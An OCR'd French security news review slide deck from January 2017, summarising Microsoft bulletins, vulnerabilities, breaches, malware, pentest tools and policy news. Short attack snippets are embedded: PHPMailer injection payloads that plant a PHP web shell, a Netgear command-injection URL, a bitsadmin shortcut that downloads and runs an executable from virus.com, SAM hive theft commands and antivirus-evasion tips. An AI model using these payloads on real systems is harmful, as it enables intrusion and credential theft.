



Revue d'actualité

10/01/2017

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-144 Cumulative Security Update for Internet Explorer (8 CVE) [Exploitabilité 1,2,1,3,3,1,2,1]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - 4 x Corruptions de mémoire aboutissant à une exécution de code
  - 3 x Contournements ASLR (fuite d'information)
  - 1 x Contournement du Same Origin Policy
- Crédits:
  - Li Kemeng de Baidu Security Lab (CVE-2016-7284)
  - Natalie Silvanovich de Google Project Zero (CVE-2016-7287)
  - Scott Bell de Security-Assessment.com (CVE-2016-7202, CVE-2016-7283)
  - Steven Seeley de Source Incite (CVE-2016-7278)
  - The UK's National Cyber Security Centre (NCSC) (CVE-2016-72
  - Tigonlab (CVE-2016-7293)

MS16-145 Cumulative Security Update for Microsoft Edge (11 CVE) [Exploitabilité 3,3,1,3,3,3,1,1,1,1,1]

- Affecte:
  - Windows 10
- Exploit:
  - 7 x Corruptions de mémoire aboutissant à une exécution de code
  - 3 x Contournements ASLR (fuite d'information)
  - 1 x Contournement du Same Origin Policy
- Crédits:
  - Linan Hao de Qihoo 360 Vulcan Team par POC/PwnFest (CVE-2016-7296)
  - Lokihart par POC/PwnFest (CVE-2016-7297)
  - Masato Kinugawa de Cure53 (CVE-2016-7280)
  - Natalie Silvanovich de Google Project Zero (CVE-2016-7286, CVE-2016-7287, CVE-2016-7288)
  - The UK's National Cyber Security Centre (NCSC) (CVE-2016-7279)
  - Veit Hailperin (@fenceposterror) de scip AG (CVE-2016-7181)

Dont 4 communes avec IE:

- CVE-2016-7279
- CVE-2016-7281
- CVE-2016-7282
- CVE-2016-7287

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-146 Vulnérabilités dans GDI+ (3 CVE) [Exploitabilité 2,1,1]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Corruptions de mémoire aboutissant à une exécution de code, dont une exploitée dans la nature
- Crédits:
  - Giwan Go de STEALIEN par Trend Micro’s Zero Day Initiative (ZDI) (CVE-2016-7272)
  - Henry Li (zenhumany) de Trend Micro (----------)
  - Steven Vittitoe de Google Project Zero (CVE-2016-7257)

MS16-147 Vulnérabilité dans Uniscribe (1 CVE) [Exploitabilité 1]

- Affecte:
  - Windows (toutes versions supportées)
  - Remplace KB3197868, KB3197874, KB3197877, KB3198585, KB3200970
- Exploit:
  - Exécution de code lors du traitement d'une police de caractères, peut être exploité depuis un site web
- Crédits:
  - Hossein Lotfi, Secunia Research at Flexera Software (CVE-2016-7274)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-148 Vulnérabilités dans Office (16 CVE) [Exploitabilité 2,1,3,2,2,1,1,2,1,2,2,1,3,3,2,3]

- Affecte:
  - Office 2007, 2010, 2013, 2013RT, 2016, Mac 2011 et 2016
  - Sharepoint 2010, 2013
- Exploit:
  - Corruptions de mémoire aboutissant à une exécution de code à l'ouverture d'un fichier Office
    http://srcincite.io/blog/2016/12/13/word-up-microsoft-word-onetabledocumentstream-underflow.html
- Crédits:
  - @j00sean (CVE-2016-7264, CVE-2016-7268)
  - Haifei Li de Intel Security (CVE-2016-7267)
  - Iliyan Velikov de PwC UK (CVE-2016-7262)
  - JChen de Palo Alto Networks (CVE-2016-7263)
  - Jaanus Kääp de Clarified Security (CVE-2016-7277)
  - Peixue Li de Fortinet's FortiGuard Labs (CVE-2016-7289)
  - Robert Riskin (CVE-2016-7266)
  - Steven Seeley de Source Incite (CVE-2016-7265, CVE-2016-7290, CVE-2016-7291)
  - Steven Vittitoe de Google Project Zero (CVE-2016-7257, CVE-2016-7276)
  - Weibo Wang de Qihoo 360 Skyeye Labs (CVE-2016-7275)

MS16-149 Vulnérabilités Noyau win32k (2 CVE) [Exploitabilité 1,1]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Élévations de privilège locale
- Crédits:
  - Byoungyoung Lee de SSLab, Georgia Institue de Technology (CVE-2016-7219)
  - Sangho Lee de SSLab, Georgia Institue de Technology (CVE-2016-7219)
  - Su Yong Kim de SSLab, Georgia Institue de Technology (CVE-2016-7219)
  - Taesoo Kim de SSLab, Georgia Institue de Technology (CVE-2016-7219)
  - Thomas Vanhoutte (@SandboxEscaper) (CVE-2016-7292)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-150 Security Update for Windows Secure Kernel Mode (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows 10, 2016
  - Remplace KB3198585, KB3198586, KB3200970
- Exploit:
  - Contournement de Virtual Trust Levels (VTL) et élévations de privilège locale
- Crédits:
  - ?

MS16-151 Vulnérabilités Noyau win32k (2 CVE) [Exploitabilité 2,2]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Élévations de privilège locale

http://blog.quarkslab.com/cve-2016-7259-an-empty-file-into-the-blue.html

- Crédits:
  - Behzad Najjarpour Jabbari, Secunia Research at Flexera Software (CVE-2016-7259)
  - Fanxiaocao de IceSword Lab, Qihoo 360 (CVE-2016-7260)
  - Jfpan de IceSword Lab, Qihoo 360 (CVE-2016-7260)
  - Richard Le Dé de Quarkslab (CVE-2016-7259)
  - Sébastien Renaud de Quarkslab (CVE-2016-7259)

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-152 Vulnérabilités Noyau (1 CVE) [Exploitabilité 3]

- Affecte:
  - Windows 10, 2016
- Exploit:
  - Contournement de KASLR (fuite d'information noyau)
- Crédits:
  - ?

MS16-153 Vulnérabilité dans Common Log File System (1 CVE) [Exploitabilité 2]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Contournement d'ASLR (fuite d'information)
- Crédits:
  - Peter Hlavaty (@zer0mem), KeenLab, Tencent (CVE-2016-7295)

MS16-154 Vulnérabilité dans Adobe Flash Player (17 CVE) [Exploitabilité]

- Affecte:
  - Windows (toutes versions supportées)
- Exploit:
  - Exécutions de code à l'ouverture d'une page web contenant un Flash
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis

MS16-155 Vulnérabilités dans .NET (1 CVE) [Exploitabilité 3]


- Affecte:
  - .Net 3.5, 3.5.1, 4.5.2, 4.6, 4.6.2,
- Exploit:
  - Possibilité de déchiffrer les données
- Crédits:
  - ?

Failles / Bulletins / Advisories

Microsoft - Avis

Mise à jour pour Windows XP Embedded POSReady

- Windows XP Embedded Service Pack 3 (SP3) fin de support en **janvier 2016**
- Windows Embedded POSReady 2009 fin de support en **avril 2019**



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions

Aucune publication ce mois-ci

- Vx.x

Failles / Bulletins / Advisories

Microsoft - Autre

C’est une redite, mais OUI, Windows 10 envoie la clef Bitlocker à Microsoft

https://boingboing.net/2015/12/29/windows-10-covertly-sends-your.html

Ca ne va pas bien pour Internet Explorer et Edge

- Moins de 26% des internautes utilisent ces navigateurs

  https://netmarketshare.com/

Un vulnérabilité Edge en moins de 70 caractères (sans optimisation )

```
var v=SIMD.Int32x4(1, 2, 3, 4);
v.toLocaleString(1, 2, 3, 4);
```

https://bugs.chromium.org/p/project-zero/issues/detail?id=961

Failles / Bulletins / Advisories

Système (principales failles)

PHPMail, exécutions de code à distance, similaire à RoundCube (cf. revue 2016-12-13)

- En cause, toujours la fonction **php:mail**()
- En envoyant (depuis le webmail) un mail à une adresse spécialement formatée (CVE-2016-10033)
  - Passage en ligne de commande à sendmail par PHP

```
To: "p0wn\" -oQ/tmp  -X/var/webmail/p0wn.php coucou"@ossir.fr
Contenu du mail : <?php shell_exec($_GET['p']); ?>
```

http://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html

- Corrigé par un escapeshellcmd(escapeshellarg($address)), vulnérable également…

```
To: "\"p0wn\\' -oQ/tmp  -X/var/webmail/p0wn.php coucou\"@ossir.fr
```

https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10045-Vuln-Patch-Bypass.html

- Vulnérabilités similaires aussi sur **SwiftMailer** (CVE-2016-10074) et **ZendMail** (CVE-2016-10034)

https://github.com/swiftmailer/swiftmailer/blob/5.x/CHANGES

https://framework.zend.com/security/advisory/ZF2016-04

https://legalhackers.com/exploits/CVE-2016-10033/10045/10034/10074/PwnScriptum_RCE_exploit.py

Détournement de l'auto-complétion des navigateurs

- Avec de simples champs <input> cachés

https://github.com/anttiviljami/browser-autofill-phishing

https://twitter.com/anttiviljami/status/816585860661518336

Failles / Bulletins / Advisories

Système (principales failles)

Codes d'exploitation de 2 vulnérabilités Edge de novembre

https://github.com/theori-io/chakra-2016-11

Atlassian Confluence, XSS persistant

- Lors de la modification du nom d'un fichier

http://seclists.org/fulldisclosure/2017/Jan/3

Antivirus Kaspersky, une empreinte de 32bits pour identifier les certificats SSL

- Il devient alors aisé de générer une collision pour réaliser un MitM

https://bugs.chromium.org/p/project-zero/issues/detail?id=978

FireJail, l'évasion de Sandbox la plus courte au monde (CVE-2017-5180)

- Lien symbolique vers le fichier de conf /.firenail/.Xauthority
- Exception sur le processus en cours dans le nouveau fichier de conf
- Redémarrage de FaireJail avec le nouveau fichier de conf

http://seclists.org/oss-sec/2017/q1/20

Failles / Bulletins / Advisories

Réseau (principales failles)

Netgear WNR2000, dépassement de pile

- Mais pas seulement :
  - Fuite du numéro de série,
  - Réinitialisation du mot de passe admin
  - Commandes admin non-authentifiées

https://raw.githubusercontent.com/pedrib/PoC/master/advisories/netgear-wnr2000.txt

Netgear, exécution de code sur l'interface d'admin

- AC1750, AC23xx, AC3200, AC5300, AD7200

```
http://1.2.3.4/cgi-bin/;telnetd$IFS-p$IFS'23'
```

https://kalypto.org/research/netgear-vulnerability-expanded/

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Les Iraniens font une attaque BGP sur des préfixes hébergeant du porno !!?

https://twitter.com/bortzmeyer/status/817409723607695361

Guerre 2.0 : Compromission d'artillerie Ukrainienne par Fancy Bear

- Les ukrainien utilisent des obusier D-30, complexes à utiliser
- Une application Android non publique permet de gagner du temps dans le calibrage
- Fancy Bear aurait propagé un APK backdooré

https://www.crowdstrike.com/blog/danger-close-fancy-bear-tracking-ukrainian-field-artillery-units/

Piratages, Malwares, spam, fraudes et DDoS

Sites Piratés

Des milliers de base de données MongoDB prises en otage

- Car elles n'étaient pas sécurisées (accès sans login/pass)


  http://thehackernews.com/2017/01/secure-mongodb-database.html

Banque allemande en ligne N26

- Une application mobile qui ne vérifie pas les certificats
  - Code PIN envoyé par mail… mais aussi dans la réponse à la requête web de connexion
  - 10 des chiffres du PAN envoyé en réponse à chaque requête
  - Limite anti-brute force "très limitée" : 160 essaies / seconde
  - ...

  http://www.itespresso.fr/n26-banque-ligne-failles-securite-145233.html
- Pas forcément mieux en France, avec l'envoie du mot de passe dans un GET

  https://twitter.com/camillebaronnet/status/815208917089349632/photo/1



Shadow Brokers vend les outils de la NSA (datant au mieu de 2013) à la découpe

- Entre 1 et 100 bitcoins par outil (1000 pour le tout)

  https://www.nextinpact.com/news/102555-outils-derobes-a-nsa-shadow-brokers-tentent-vente-directe.htm?skipua=1

Piratages, Malwares, spam, fraudes et DDoS
Malwares

Goldeneye, le rançongiciel qui cible les RH

- Un premier fichier PDF pour rassurer, suivi d'un XLS

  http://www.zdnet.com/article/this-ransomware-targets-hr-departments-with-fake-job-applications/

Le rançongiciel KillDisk pour Linux

- Demande $218,000 (en bitcoins)
- et ne déchiffre pas les fichiers… mais son nom parle de lui-même

  http://thehackernews.com/2017/01/linux-ransomware-malware.html

Le rançongiciel Koolova, plus proche de la démo

- Déchiffre les fichiers… si vous lisez deux articles sur la sécurité

  http://thehackernews.com/2017/01/decrypt-ransomware-files.html

- Les articles

  https://security.googleblog.com/2010/09/stay-safe-while-browsing.html
  https://www.bleepingcomputer.com/news/security/jigsaw-ransomware-decrypted-will-delete-your-files-until-you-pay-the-ransom/

Piratages, Malwares, spam, fraudes et DDoS

Malwares

Super Mario Run pour Android… était un malware

http://thehackernews.com/2016/12/super-mario-run-android-apk.html

- Les pré-inscriptions Android viennent d'ouvrir

  http://www.clubic.com/application-mobile/actualite-823062-super-mario-run-android-enregistrez.html

Barns & Noble offre des tablettes "pré-infectées"

- Les tablettes Nook 7 (chinoises) contiennent une sorte de porte dérobée

  http://bestsecuritysearch.com/new-barnes-noble-nook-7-tablets-deliver-malware/

Piratages, Malwares, spam, fraudes et DDoS
SCADA

Vulnérabilité dans les automates Siemens S7300/400

- Déni de service sur le port 80
- Récupération des éléments d'authentification via le port TCP102 (S7)

https://ics-cert.us-cert.gov/advisories/ICSA-16-348-05

Contournement de l'authentification dans les automates WAGO

- Via l'accès à une URL spécifique

https://ics-cert.us-cert.gov/advisories/ICSA-16-357-02

Piratages, Malwares, spam, fraudes et DDoS

Hardware / IoT

Rançongiciel sur les télés connectées LG

https://www.hackread.com/lg-smart-tv-screen-android-ransomware-infection/

Recommandations pour l'usage sécurisé de LoRa


https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-LoRa-security-guide-1.2-2016-03-22.pdf

La FDA publie son guide final sur la gestion des appareil médicaux

http://www.fda.gov/downloads/MedicalDevices/DeviceRegulationandGuidance/GuidanceDocuments/UCM482022.pdf

Conseils sur l'utilisation d'une TPM pour l'IoT

http://www.tonytruong.net/how-to-use-the-tpm-to-secure-your-iot-device-data/



Nouveautés, outils et techniques

Infecter un poste à partir d'un simple raccourcis et les outils de Windows

- En créant un raccourcis pointant vers :

```
cmd.exe /C "%windir%\System32\bitsadmin.exe /transfer downloader
  /priority normal https://virus.com/virus.exe %temp%\virus.exe &
  %temp%\virus.exe"
```

https://www.undernews.fr/undernews/un-raccourcis-windows-comme-point-dentree-dinfection-poc.html

Changer (écraser) le mot de passe d'un utilisateur directement dans la base de registre

- Ce qui ne laisse pas de trace dans les logs

https://github.com/p3nt4/metasploit-modules

Voir les utilisateurs connectés en RDP sur un serveur ? Simple comme un paramètres !

```
enablecredsspsupport:i:0
```

- Uniquement si Network Level Authentication / NLA n'est pas activé

https://digi.ninja/blog/rdp_show_login_page.php

Voler la base SAM avec les Volume Shadow Copy en ligne de commande

- Pour changer des “reg.exe save”

```
copy \\localhost\c$\@GMT-2016.18.11-09.20.57\Windows\System32\config\SYSTEM x:\cible1
copy \\localhost\c$\@GMT-2016.18.11-09.20.57\Windows\System32\config\SAM x:\cible2
```

Windows Serveur : Pivoter et exécuter du code grâce à la class DCOM MMC20.Application

- Création d’un objet MMC à distance *(sur un serveur)*
- Exécution de code avec la méthode *ExecuteShellCommand()*
- Localement, il existe également *HxHelpPaneServer.Execute()*

Contourner les signatures des antivirus de Invoke-Mimikatz

- En supprimant quelques chaînes de caractères

  http://www.blackhillsinfosec.com/?p=5555

- Sinon, changez juste l’icone de l’exe et les métadonnées (StringFileInfo) avec Resource Hacker

S4U2Pwnage, pour exploiter les délégations contraintes de privilèges

- Outil d'exploitation de S4U2SELF et S4U2PROXY

  http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/

  https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/

- Pour les outils franco-français, cf. revue du 2016-12-13

Spray et exploitation en PowerShell

http://www.fuzzysecurity.com/tutorials/expDev/20.html

Pentest
Techniques & outils

Automatiser l'injection de code malveillant dans un APK Android

- Ou en Franglais : automatiser le backdooring d'APK

  http://www.kitploit.com/2016/12/backdoor-apk-shell-script-that.html

FiercePhish, un framework pour automatiser les statistiques de vos phishings

https://github.com/Raikia/FiercePhish

Volatility 2.6

https://github.com/volatilityfoundation/volatility/releases

MacOS, récupérer les clefs WPA, sans être root

- Fonctionne depuis la sandbox Office

  https://github.com/michael-myers/MacOS-WPA-PSK

Backdoorme, un petit framework de backdoor

- Simple mais fonctionnel

  https://github.com/Kkevsterrr/backdoorme/

Pentest

Techniques & outils

Déchiffrer le mot de passe McAfee ePO

- Stocké dans la base de registre

http://bertman.net/2016/12/decrypting-modern-mcafee-epolicy-orchestrator-credentials/

Le code source de FancyBear publié

https://github.com/rickey-g/fancybear

Une liste de ressources pour parser des données binaires

https://github.com/dloss/binary-parsing

Damn Vulnerable Web Sockets

- Application délibérément vulnérable pour s'entraîner

https://github.com/interference-security/DVWS

Invoke-TheHash, exécution de commande à distance

https://github.com/Kevin-Robertson/Invoke-TheHash

Exécuter à distance du PowerShell en mémoire

https://akondrat.blogspot.fr/2016/12/pentesting-windows-environments-remote.html

Pentest
Défense

Des règles YARA à partir des leaks de ShadowBroker

https://github.com/Neo23x0/signature-base/blob/master/yara/apt_fvey_shadowbroker_dec16.yar

https://github.com/Neo23x0/signature-base/blob/master/iocs/filename-iocs.txt#L1764

ChipSec 1.2.5, un framework pour analyser son matériel et bios/uefi

https://github.com/chipsec/chipsec

Détecter les pivots et exécution de code grâce à la class DCOM MMC20.Application

- Détecter les processus enfant de MMC avec Sysinternals Sysmon

Créer un honeypot avec Sysdig et Falco

https://labs.mwrinfosecurity.com/blog/high-interaction-honeypots-with-sysdig-and-falco

Extraire les mots de passe d'un Nessus piraté / contre-attaqué

- Procédure pour Windows et Linux (dump mémoire + strings)

  https://www.appsecconsulting.com/blog/extracting-saved-credentials-from-a-pwn3d-nessus-system/

Business et Politique

Droit / Politique

France

«Le cyber, c'est pour les coups de pute.»

http://www.liberation.fr/planete/2016/12/30/paris-passe-en-revue-ses-cybersoldats_1538351

Plateforme des interceptions judiciaires, un nouveau retard

- Encore des "dysfonctionnements" plutôt organisationnels ce coup-ci

https://www.nextinpact.com/news/102655-nouveau-retard-pour-plateforme-nationale-interceptions-judiciaires.htm

La CNIL épingle Meetic et Attractive World : un clic pour les gouverner tous

- Respectivement 20 000 et 10 000 euros d'amendes

https://www.nextinpact.com/news/102688-cnil-amendes-pour-meetic-et-attractive-world.htm

Droit / Politique
International

La direction générale de la concurrence américaine (FTC) poursuit D-Link

- A cause de la sécurité médiocre de ses produits

http://www.securityweek.com/ftc-sues-d-link-over-failure-secure-cameras-routers

NetGear lance un bugbounty

- Cloud + Routeurs
- Primes jusqu'à $15,000

https://bugcrowd.com/netgear

Les NDA entre la NSA et des journalistes !!?

https://fas.org/sgp/othergov/intel/nsa-disclosure.pdf

Les "experts" de Washington demandent à Trump 100,000 hackeurs !

- Avant qu'il ne soit trop tard

http://money.cnn.com/2016/12/02/technology/commission-on-enhancing-national-cybersecurity/index.html?iid=ob_homepage_tech_pool

Israël forme à la cybersécurité des adolescents de milieux défavorisés

http://www.slate.fr/story/122645/israel-cybersecurite

Conférences

Conférences

Passées

- ZeroNights : 17-18 novembre à Moscou
- Botconf - 30 novembre au 2 décembre 2016 à Lyon
- 33C3 - du 27 au 30 décembre à Hambourg

A venir

- CORI&IN - 23 janvier 2017 à Lille
- FIC - 24-25 janvier 2017 à Lille
- JSSI - 14 mars à Paris

Divers / Trolls velus

Divers / Trolls velus

Des journalistes de CNN illustrent les hackeurs Russes

- Avec des images du jeu Fallout 4…

  http://bgr.com/2017/01/02/cnn-hacking-fallout-screenshot/

Et si nous testions USB Killer sur une voiture…

https://www.youtube.com/watch?v=QbEFzayA3-g

Apprendre à programmer

- Avec des livres gratuits

  https://github.com/vhf/free-programming-books/blob/master/free-programming-books.md

Irssi 1.0.0 est enfin sorti

https://irssi.org/2017/01/05/irssi-1.0.0-released/

Divers / Trolls velus

HiFive 1, le premier micro-contrôleur open source

- Architecture Risc

https://hackaday.com/2017/01/05/hands-on-with-the-first-open-source-microcontroller/

La seconde intercalaire, toujours un problème

- Panne du DNS chez CloudFlare à cause d'un "**==**" au lieu d'un "**<=**"
  - Qui a le mérite de communiquer sur le sujet
- Surement des pannes chez beaucoup d'autres...

https://blog.cloudflare.com/how-and-why-the-leap-second-affected-cloudflare-dns/

Les douanes américaines vous demandent vos comptes des réseau sociaux

- Mais c'est facultatif

http://www.macg.co/ailleurs/2016/12/les-douanes-americaines-sinteressent-vos-pseudos-de-reseaux-sociaux-96860

En 2015, la Grande Bretagne aurait perdu 1000 ordinateurs et clefs USB

- Du matériel venant du ministère de la défense
- Majoritairement du fait de cambriolages aux domiciles des employés

http://www.lepoint.fr/monde/la-grande-bretagne-recherche-mille-ordinateurs-et-cles-usb-du-gouvernement-21-12-2016-2092216_24.php

Divers / Trolls velus

Boeing 787, l'uptime ne pourra pas dépasser 22 jours

- Reboot tous les 21 jours pour ne perdre (temporairement) le contrôle de l'appareil en vol

  http://www.silicon.fr/reboot-boeing-787-commence-faa-165150.html

Sécurité des serveurs de Trumps

- Tous sous Windows 2003, non à jour…

  https://twitter.com/GossiTheDog/status/788148795716542464/photo/1

Divers / Trolls velus

Trouvez l'erreur...

https://github.com/joar/mediagoblin-init-scripts

Installation

The easy way

Run:

```
cd <mediagoblin-git-root-here>
# Run this command as the user you will run the services as.
curl http://wandborg.se/mediagoblin-init-scripts/installer.sh | sh
```

Warning

For this one you must trust the connection between the wandborg.se server and you, and whoever has access to that machine (me) enough to compromise your entire machine and connected devices.

The script will by design ask for your `sudo` password to install the services.

Think this trust-dependency can be avoided? Feel free to ping me anywhere and/or submit a pull request.

Divers / Trolls velus

Les Top arbitraires de l'année écoulée

2016, l'année confirmant que la **sécurité** est toujours un total **échec** (©News0ft) ?

- Les **antivirus** sont toujours **bourrés de vulnérabilités** : Exécution de code à distance / RCE et élévation de privilèges / EoP (Comodo, Avast, McAfee, Symantec, Panda, Bit9...)
- Les **routeurs SOHO** continuent de **déborder de vulnérabilités**
- Les m**acros Office** sont toujours l'un **principaux vecteurs** de compromission
- PowerShell devient une banalité dans les attaques visant les infrastructures Windows

2016, l'année de **l'amélioration** de la **sécurité** ???

- **Flash n'est plus supporté** par défaut par les navigateurs
- **Signal**, l'application de messagerie chiffrée, est de plus en plus utilisée
- Le chiffrement de ses services web par SSL/TLS est accessible à tous avec **Let's Encrypt**
- En France, la **LPM** et ses arrêtés sectoriels sont là
- **PRIS** et **PDIS** avancent

2016, l'année des records du nombre de vulnérabilités ?

- **Android** cumule **523** vulnérabilités référencées (CVE)
- **Flash** est à **266** (contre 329 en 2015)
- Internet Explorer est à 129 et Edge à 135, dont 47 vulnérabilités communes entre les deux navigateurs (alors qu'Edge a été annoncé comme écrit avec du code neuf)

Le classement ici : https://www.cvedetails.com/top-50-products.php?year=2016

Divers / Trolls velus

Les Top arbitraires de l'année écoulée

2016, l'année des **rançongiciel** ?

- **Dridex**, Locky et tous les autres, rapportent des millions aux criminels

2016, à nouveau l'année des **backdoors**, comme 2015 ?

- Firewalls Fortinet avec le compte Fortimanager_Access
- AMX / Harman et ses solutions de visioconférence avec les comptes cachés BlackWidow puis **1MB@aMaN**
- **700 millions** de smartphones **Android** Chinois vendus aux USA pré-backdoorés (porte dérobée pré-installée par le constructeur) et envoyant en Chine quotidiennement les appels, le carnet d'adresse...
- Porte dérobée sur 80 modèles de caméras IP de Sony

2016, l'année des **vulnérabilités des librairies multimédia** utilisées par des milliards de périphériques ?

- Android **StageFright**, exploitable par un simple MMS ou un mail
- Apple **CoreGraphics**, idem
- Image Tragick

Divers / Trolls velus

Les Top arbitraires de l'année écoulée

2016, l'année des **agences gouvernementales** ?

- En France, les boîtes noires ne devraient pas tarder
- La **DGSI** va sous-traiter à l'américain **Palantir**
- Le FBI fini par trouver un moyen de déchiffrer l'iPhone récupéré lors de la tuerie de San Bernardino, sans l'aide d'Apple

2016, l'année des **piratages massifs** (ou des publications d'anciens piratages) ?

- Piratage du FBI et du DHS, 30 000 comptes et identités
- Panama Papers
- Citoyens Turcs (tous)
- Les mails du parti **démocrate américain / DNC**
- **Swift** (vols de dizaines de millions de dollars)
- **TheDAO** (vol presque réussi de $50 millions)
- xHamster (380 000 de comptes)
- CapGemini (780 000 CV de Mickael Page)
- Three Mobile (133 827 clients)
- TalkTalk (4 millions de comptes)
- Twitter (32 millions de comptes)
- Tumblr (65 millions de comptes)
- Dropbox (68 millions de comptes)
- Dailymotion (85 millions de comptes)
- VK.com (100 millions de comptes)
- **Linkedin** (167 millions de comptes)
- Adult FriendFinder, Penthouse... (420 millions
- MySpace (500 millions de comptes)
- Yahoo (500 millions de comptes)
- **Yahoo** bis (1 milliards de comptes)

Divers / Trolls velus

Les Top arbitraires de l'année écoulée

2016, l'année des **publications** ou **piratages** chez les **attaquants** ?

- NSA Equation Group
- Cellebrite
- NSO Group

?

